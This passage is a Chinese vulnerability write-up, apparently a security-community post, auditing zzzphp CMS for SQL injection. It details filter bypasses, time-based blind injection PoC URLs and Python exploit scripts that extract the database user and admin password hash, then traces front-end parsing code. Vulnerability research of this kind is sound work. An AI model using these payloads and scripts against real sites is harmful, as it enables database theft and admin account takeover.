zzzphp 1.7.4&1.7.5 到处都是 sql 注入

> 先知社区，先知安全技术社区

- 前言

小众 cms 的 0day 有啥用，长毛了都，放出来大家一起学习学习吧
注入涉及前后台，当时审计的是最新版 zzzphp1.7.4 版本，没想到过了几天，更新到 1.7.5 版本了，也就是目前最新的版本（难道是我把后台的注入提交给 cnvd，然后通知给厂商了？？？）。看了下更新日志，也没有与安全相关的修复，我寻思后台注入他也不会修吧，前台注入他也不知道啊，也有可能被别人提交到哪个地方了吧。然后试了下 exp，发现不起作用了…… 看来还是被修复了，对比了下发现确实是，然后分析了会，又给绕过去了，下面一一分析两个版本的前后台注入。

- zzzphp1.7.4 后台 9 处注入

后台目录默认为 admin 加三位数字，我这里为 admin241
重点分析第一处注入：
在 admin241/index.php 中的 14 及 17 行，

```
9  switch ($module) {
10     case 'aboutlist':
11         break;
12     case 'content':
```

```
13          $sid=geturl('sid');
14          $cid=geturl('cid');
15          $stype=geturl('stype');
16          if($cid){
17              $data=db_load_sql_one('select *,b.sid,b.s_type from [db
```

(https://xzfile.aliyuncs.com/media/upload/picture/20191211180909-46063dac-1bfe-1.png)

$cid=geturl('cid');

$data=db_load_sql_one('select *,b.sid,b.s_type from [dbpre]content a,[dbpre]sort b where b.sid=a.c_sid and cid='.$cid);

$cid 是直接拼接在后面的，也没有单引号啥的

跟踪函数 geturl，在 inc/zzz_main.php 的 1724 行，

```php
function geturl($name='') {
    $s = $_SERVER[ 'REQUEST_URI' ];
    $s = danger_key($s);
    $s = cright( $s, 1 ) == '/' ? rtrim( $s, '/' ) : $s;
    $get = array();
    $s = parse_url( $s ); //解析一个 URL 并返回一个关联数组
    $s = isset( $s[ 'query' ] ) ? $s[ 'query' ] : '';
    $arr = explode( '/', $s );
    $arr2 = array();
    $i = 0;
    $last = str_replace( '&', '=', array_pop( $arr ) ); //删除数组中的最后一个元素
    if ( strpos( $last, '=' ) !== FALSE ) {
        $arr1 = explode( '=', $last );
        foreach ( $arr1 as $key => $value ) {
            if ( $key < count( $arr1 ) - 1 ) $arr2[ $value ] = $arr1[ $key + 1 ];
        }
        if( $name!=''){
            if(isset($arr2[ $name ]))  return $arr2[ $name ];
        }else{
            return $arr2;
        }
    }else{
        return '';
    }
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20191211181045-7f126508-1bfe-1.png)

这里就有很多坑了，一一来分析：

1. 它是通过 $_SERVER['REQUEST_URI'] 然后 parse_url 来获取参数值的，所以无法存在空格，制表符等字符。如：在浏览器中访问 127.0.0.1/?id=123 aaa，通过此方式获取的 id 值为 123%20aaa，这还怎么注入。尝试在 burp 中，直接加入空格，返回 http400。考虑到 mysql 中制表符可以代替空格，以 16 进制的方式，将上述的空格修改为 09，即在 hex 窗口中将 20 修改为 09，同样返回 http400。所以想注入的话，不能够存在空格等字符。然后也不能存在 url 编码的东西，比如浏览器访问 127.0.0.1/?id=1>1，获取的 id 为 1%3e1, 不会自动给你进行一次 url 解码, 但这种情况可以直接在 burp 中修改，把请求里的 %3e 改为 > 即可

2. 注意到 1731 行的 $arr = explode('/', $s)，所以不能存在字符 /，故无法考虑使用 / 的形式代替空格

3. 注意到 1734 行的 $last = str_replace('&', '=', array_pop($arr))，所以注入时不能存在字符 &


4. 注意到 1736 行的 $arr1 = explode('=', $last)，所以注入时不能存在字符 =

5.1726 行的 $s = danger_key($s)，danger_key 在 zzz_main.php 的 769 行，如下：


```
function danger_key($s) {

$danger=array('php','preg','server','chr','decode','html','md5','post','get','file','cookie','ses
sion','sql','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru',
'include','require','assert','union','_');
 $s = str_ireplace($danger,"*",$s);

$key=array('php','preg','decode','post','get','cookie','session','$','exec','ascii','eval','repla
ce');
foreach ($key as $val){
    if(strpos($s,$val) !==false){
     error('很抱歉，执行出错，发现危险字符【'.$val.'】');
   }
}
```

```
    return $s;
}
```

过滤了很多字符，初看一眼，和注入相关的，不能存在 chr，union，ascii 字符。
这里我没有仔细一行一行看了，直接来测试一下这个 geturl 函数，
在 admin241/index.php 的 14 行后面加个 echo $cid;exit;




(https://xzfile.aliyuncs.com/media/upload/picture/20191211182530-8eb552fc-1c00-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20191211182557-9ed6a1a4-1c00-1.png)

出现了 mysql 注释符直接没东西返回
综上，注入不能出现空格，=， /，union,ascii，以及需要进行 url 编码才认识的字符（如 %0a,制表符等）
有那么多限制，考虑时间盲注，eg：
index.php?id=(sleep(ascii(mid(user()from(1)for(1)))=109))
ascii 被过滤了，用 ord 替换，= 号被过滤了，用 <或>

先测试 sleep 多长时间比较合适，经过测试，如果延时成功，sleep(0.1) 会在 2.9s 左右响应（是由于前面的 sql 语句会返回 29 行记录，sleep(1) 的话要等 29s 左右才响应）




(https://xzfile.aliyuncs.com/media/upload/picture/20191211183523-f03d8eb2-1c01-1.png)
Poc：
http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid(user(),1,1 (http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid(user(),1,1)))<97)))
如果没有延时，直接响应，说明 user() 的第一个字符小于 97 是不对的
http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid(user(),1,1 (http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid(user(),1,1)))<98)))
如果成功延时，2.9s 左右返回，说明 user() 的第一个字符小于 98 是对的，导致延迟成功。

那么，user() 的第一个字符的 ascii 就是 97。

附上 exp 来获取数据库用户名：

```
import urllib.request
import time
headers = {
 "Cookie": "zzz_adminpass=1; zzz_adminpath=0; zzz_adminname=admin; zzz_admintime=1574763592;
zzz_adminface=..%2Fplugins%2Fface%2Fface1.png; PHPSESSID=5iqginknjajejlgk18rerm73a3",
 }
result = []
for i in range (1,5):
 for j in range(47,122):#暂考虑数字字母，没考虑其他字符
     url = "http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*
(ord(mid(user(),"+str(i)+",1))<"+str(j)+")))"
     try:
         request = urllib.request.Request(url=url,headers=headers)
         response = urllib.request.urlopen(request,timeout=1)
     except:
         print("第"+str(i)+"位："+chr(j-1))
         result.append(chr(j-1))
         time.sleep(2)
         break
print(result)
```




(https://xzfile.aliyuncs.com/media/upload/picture/20191212103441-f3732e4e-1c87-

1.png)

那么问题来了，由于不能存在空格等字符，仅仅一个 user() 不能证明能够获取其他数据，怎么获取 user 表的 password?

考虑 + 代替空格，但是 from 前后的空格，不能用 + 代替，mysql 会报错。最终使用括号成功，如图，并没有出现空格等字符，成功将 zzz_user 表里 uid 为 1（uid 小于 2）的密码查询



(https://xzfile.aliyuncs.com/media/upload/picture/20191212104347-38602cfe-1c89-1.png)

失败的 Poc：

http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid((select(password)from(zzz_user)where+uid

(http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid((select(password)from(zzz_user)where+uid) <2),1,1))<96)))

原因：没有注意到下划线被过滤了（上面的 danger_key 函数过滤的，将_替换为星号），下划线被过滤，那就基本无解，无法查询其他表内容

回头重新看了眼拼接 sql 语句的地方：

$data=db_load_sql_one('select *,b.sid,b.s_type from [dbpre]content a,[dbpre]sort b where b.sid=a.c_sid and cid='.$cid);

发现他也没有给表的前缀，然后用 [dbpre] 代替的，追踪函数 db_load_sql_one，

```
function db_load_sql_one( $sql, $d = NULL ) {
 $db = $_SERVER[ 'db' ];
 $d = $d ? $d : $db;
 if ( !$d ) return FALSE;
 $sql = str_replace( '[dbpre]', DB_PRE, $sql );
 $arr = $d->sql_find_one( $sql );
 db_errno_errstr($arr, $d, $sql);
 return $arr;
}
```


将 [dbpre] 给换成表前缀，所以我也可以这样做，表前缀用 [dbpre] 即可。


最终 poc：

http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid((select(password)from([dbpre]user)where+uid(http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*(ord(mid((select(password)from([dbpre]user)where+uid) <2),1,1))<96)))

获取管理员（uid 为 1）的 password 的 exp

```
import urllib.request
import time
headers = {
 "Cookie": "zzz_adminpass=1; zzz_adminpath=0; zzz_adminname=admin; zzz_admintime=1574763592;
zzz_adminface=..%2Fplugins%2Fface%2Fface1.png; PHPSESSID=5iqginknjajejlgk18rerm73a3",
 }
result = []
for i in range (1,17):
 for j in range(47,122):
     url = "http://127.0.0.1/zzzphp/admin241/?module=content&sid=123&cid=(sleep(0.1*
(ord(mid((select(password)from([dbpre]user)where+uid<2),"+str(i)+",1))<"+str(j)+")))"
     try:
         request = urllib.request.Request(url=url,headers=headers)
         response = urllib.request.urlopen(request,timeout=1)
     except:
         print("第"+str(i)+"位: "+chr(j-1))
         result.append(chr(j-1))
         time.sleep(2)
         break
print(result)
```





(https://xzfile.aliyuncs.com/media/upload/picture/20191212105303-8450809a-1c8a-1.png)

既然将 geturl('xxx') 直接拼接进 sql 语句会造成时间盲注，那么全局搜索一下，最终发现，除了上面分析的一处，还存在 8 处注入，共 9 处

21 行的 sid，26 行的 stype，37 行的 sid，44 行的 sid，46 行的 pid，54 行的 customid，61 行的 uid，66 行的 gid


剩下的 8 处都是类似 db_load_one('user_group',array('gid'=>$gid)) 的形式，和最开始分析的直接拼接进 sql 语句的有点不一样，这里只挑一个简单说一下吧。就分析最后一个吧，66 行的那个

先跟进函数 db_load_one，这个函数在最后一行调用了 find_one，跟进 find_one 函数（inc/zzz_db_mysql.php 的 83 行）

这里我在 93-94 行直接插入：

echo "SELECT $cols FROM $table $where$orderby LIMIT 1";exit;


然后访问 127.0.0.1/zzzphp/admin241/?module=admingroup&gid=aaa'，如图




(https://xzfile.aliyuncs.com/media/upload/picture/20191212110303-e98274ea-1c8b-1.png)

可以看到，gid 的值直接被拼接到 sql 语句中，然后被单引号包起来，但是并没有过滤单引号。

然后在数据库中测好延时及合适的 sql 语句



(https://xzfile.aliyuncs.com/media/upload/picture/20191212110423-19778e24-1c8c-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20191212110459-2f03421a-1c8c-1.png)

第一个图是想去除空格及测好延时，第二个图是想完成引号闭合及去除空格

故可构造 poc：

127.0.0.1/zzzphp/admin241/?module=admingroup&gid=aaa'or(sleep(0.3))or'



(https://xzfile.aliyuncs.com/media/upload/picture/20191212110825-a979f8fe-1c8c-1.png)

-

zzzphp1.7.4 前台几处 sql 注入

在前台随便点了一个链接： http://127.0.0.1/zzzphp/?news/7 (http://127.0.0.1/zzzphp/?news/7)

接下来去看看这个 news 和这个 7 是怎么整到数据库执行的


根目录下的 index.php 只 require 了 inc/zzz_client.php

zzz_client.php 从上往下看，前面整了一堆没用的，然后在 58-59 行：

```
$location=getlocation();
ParseGlobal(G('sid'),G('cid'));
```

这里我就猜测 getlocation 应该就是来解析 url 的，然后生成了 G('sid'),G('cid')，然后再 ParseGlobal

我就直接在 $location=getlocation(); 后面加了 echo G('sid');echo 11111;echo G('cid');exit;



(https://xzfile.aliyuncs.com/media/upload/picture/20191212114254-7ac7051a-1c91-1.png)

如图，G('sid') 没有，G('cid') 为 url 中的 7

基本可以确定是 getlocation() 来设置参数的

getlocation 函数在 zzz_main 的 1537 行左右：

```
function getlocation() {
 $location = getform( 'location', 'get' );
 if ( isset( $location ) ) {
     if ( checklocation( $location ) != FALSE )
         return $location;
 }
 $url = $_SERVER[ 'REQUEST_URI' ];
 if(substr($url, -1)== "=") phpgo (rtrim($url, '='));
 if ( conf( 'runmode' ) == 2 ) {
     $arr = stripos( $url, '?' ) === FALSE ? parse_url( '?' . ltrim( $url, '/' ) ) : parse_url(
$url );
 } else {
     $arr = parse_url( $url );
 }
 $query = arr_value( $arr, 'query' );
 $query = str_replace( conf( 'siteext' ), '', $query );
 $GLOBALS[ 'page' ] = sub_right( $query, '_' );
 $query = sub_left( $query, '_' );
 if ( defined( 'LOCATION' ) ) {
     $GLOBALS[ 'sid' ] = '-1';
     $GLOBALS[ 'cid' ] = '-1';
     $GLOBALS[ 'cname' ] = LOCATION;
     return LOCATION;
 }
 if ( empty( $query ) ) {
     $GLOBALS[ 'sid' ] = 0;
     $GLOBALS[ 'cid' ] = 0;
     $GLOBALS[ 'cname' ] = 'index';
```

```
    return 'index';
 } else {
    $pos = stripos( $query, '/' );
    $q = substr( $query, 0, $pos );
    $p = substr( $query, $pos + 1 );
    $location = empty( $q ) ? checklocation( $query, 0 ) : checklocation( $q, $p );

//echop('location:'.$location);echop('query:'.$query);echop('q:'.$q);echop('p:'.$p);echop('sid:'.
G('sid'));;echop('cid:'.G('cid'));die;
    if ( !empty( $location ) ) {
        return $location;
    }
    if ( $q == 'brand' ) {
        $GLOBALS[ 'sid' ] = '-1';
        if ( !empty( $p ) ) {
            if ( db_count( 'brand', "b_filename='" . $p . "'" ) > 0 ) {
                $GLOBALS[ 'bname' ] = $p;
            } else {
                $GLOBALS[ 'bid' ] = $p;
            }
        }
        return 'brand';
    }
    if ( !empty( $query ) ) {
        $query = sub_left( $query, '=' );
        if ( db_count( "sort", "s_filename='" . $query . "'" ) > 0 ) {
            $data = db_load_one( "sort", "s_filename='" . $query . "'", "sid,s_type" );
            $GLOBALS[ 'cid' ] = 0;
            $GLOBALS[ 'sid' ] = $data[ 'sid' ];
            $GLOBALS[ 'cname' ] = $query;
            return in_array($data[ 's_type' ],load_model()) ? 'list' : $data[ 's_type' ];
        }
    }
    if ( $pos == 0 ) {
        return $query;
    }

 }
}
```

代码很长，很难看的样子，也是通过 $_SERVER['REQUEST_URI'] 的方式处理参数的。我也没有动态调试的工具，向来只是手动 echo xxx;exit; 的方式下断点。但是既然刚刚已经知道了 cid 就是 7，所以可以直接忽略 $GLOBALS['cid'] = 0 这种的判断，所有我猜测（实际上就是这样），应该是进入到了 $location = empty($q) ? checklocation($query, 0) : checklocation($q, $p);，通过调用 checklocation 来设置 cid 的

zzz_main.php 的 1602 行 checklocation：

```
function checklocation( $q, $p = NULL ) {
 $arr1 = array( 'about', 'gbook', 'list', 'taglist', 'brandlist' );
 $arr2 = array( 'content', 'order', 'user', 'form',  conf('wappath'), 'sitemap', 'sitexml' );
 $arr3 = load_model();
 if ( in_array( $q, $arr1 ) ) {
     $p = sub_right( $p, '/' );
     $sid = arr_split($p,'_',0);
     if ( ifnum($sid)) {
         // 对后半部分截取，并且分析
         $GLOBALS[ 'sid' ] = $sid;
         $GLOBALS[ 'cid' ] = 0;
     } else {
         $p = sub_left( $p, '=' );
         $GLOBALS[ 'sid' ] =  arr_split($p,'&',0);
         $GLOBALS[ 'cid' ] = 0;
     }
     return $q;
 } elseif ( in_array( $q, $arr2 ) ) {
     if ( ifnum( $p ) ) {
         $GLOBALS[ 'cid' ] = $p;
         $GLOBALS[ 'sid' ] = '-1';
         return $q;
     } else {
         $p = sub_left( $p, '=' );
         $cid = sub_left( $p, '&' );
         if ( $cid > 0 ) $GLOBALS[ 'cid' ] = $cid;
         return $q;
     }
```

```
} elseif ( in_array( $q, $arr3 ) ) {
    if ( ifnum( $p ) ) {
        $GLOBALS[ 'cid' ] = $p;
        return 'content';
    } else {
        $p = sub_left( $p, '=' );
        $cid = sub_left( $p, '&' );
        if ( $cid > 0 ) {
            $GLOBALS[ 'cid' ] = $cid;
            return 'content';
        }  else if ( !empty( $p ) ) {
            if ( db_count( "content", "c_pagename='" . $p . "'" ) > 0 ) {
